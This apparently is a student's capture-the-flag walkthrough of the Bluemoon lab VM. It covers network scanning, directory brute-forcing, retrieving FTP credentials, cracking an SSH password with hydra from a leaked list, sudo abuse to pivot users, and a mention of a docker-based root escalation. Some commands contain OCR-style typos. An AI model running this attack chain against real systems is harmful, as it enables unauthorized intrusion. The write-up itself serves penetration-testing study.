
Vulnerability Analysis (Bluemoon)
AINSYA BATRISYA BINTI ABDULLAH
52215125921


1. Download the bluemoon.ova in the UTM VirtualBox.

2. Run Kali Linux and Bluemoon at the same time under the same network.


3. ifocnfig, to know our own IP Address




4. nmap -sn 172.20.10.0/24, to scan other IP Addresses (bluemoon).




5. Now go the browser to browse our bluemoon's IP Address




6. gobuster dir -u http://172.20.10.6 -w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt, to find useful information. Such as the /hidden_text




Here, we will go inside the directory.




There are other websites to use which will give us the QR code instead.



Now upload the QR Code earlier into this websites https://zxing.org/w/decode.jspx to receive our username and password as we decode the QR.



7. Since we get the credentials for FTP, we get to login
   ftp 172.20.10.6



8. ls, to list out the file inside the FTP

```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||28132|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 07  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 07  2021 p_lists.txt
226 Directory send OK.
ftp>
```

Here, we have downloaded the information.txt and p_lists.txt files

```
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||18400|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |*****************************************************************************************************************|   147        6.67 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (3.90 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||52386|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*****************************************************************************************************************|   363       16.76 KiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (10.16 KiB/s)
ftp>
```

9. Cat information.txt and p_lists.txt to view the file.

```
┌──(kali㉿kali)-[~]
└─$ cat information.txt

Hello robin ...!

    I'm Already Told You About Your Password Weekness. I will give a Password list. you May Choose Anyone of The Password.
```


```
┌──(kali㉿kali)-[~]
└─$ cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer
```

10. hydra -l robin -P p_lists.txt ssh://172.20.10.6, using hydra tool to crack the password of the Robin.


```
┌──(kali㉿kali)-[~]
└─$ hydra -l robin -P p_lists.txt ssh://172.20.10.6
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-11-03 02:26:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://172.20.10.6:22/
[22][ssh] host: 172.20.10.6   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-11-03 02:26:53
```

The password for the Robin is **k4rv3ndh4nh4ck3r**


Using SSH to login to Robin




11. List out the files inside Robin and open user1.txt, cat user1.txt. You will find the user-1 flag.



12. sudo -l to list what their user can run as sudo.



13. Now execute it as a user jerry
    sudo -u jerry /home.robin.project.feedback.sh
    And enter the name as Jerry, and open user2.txt to get the second flag



14. Need to upgrade the current shell into the interactive shell

Now we can exploit the Alpine image which leads us to the root shell.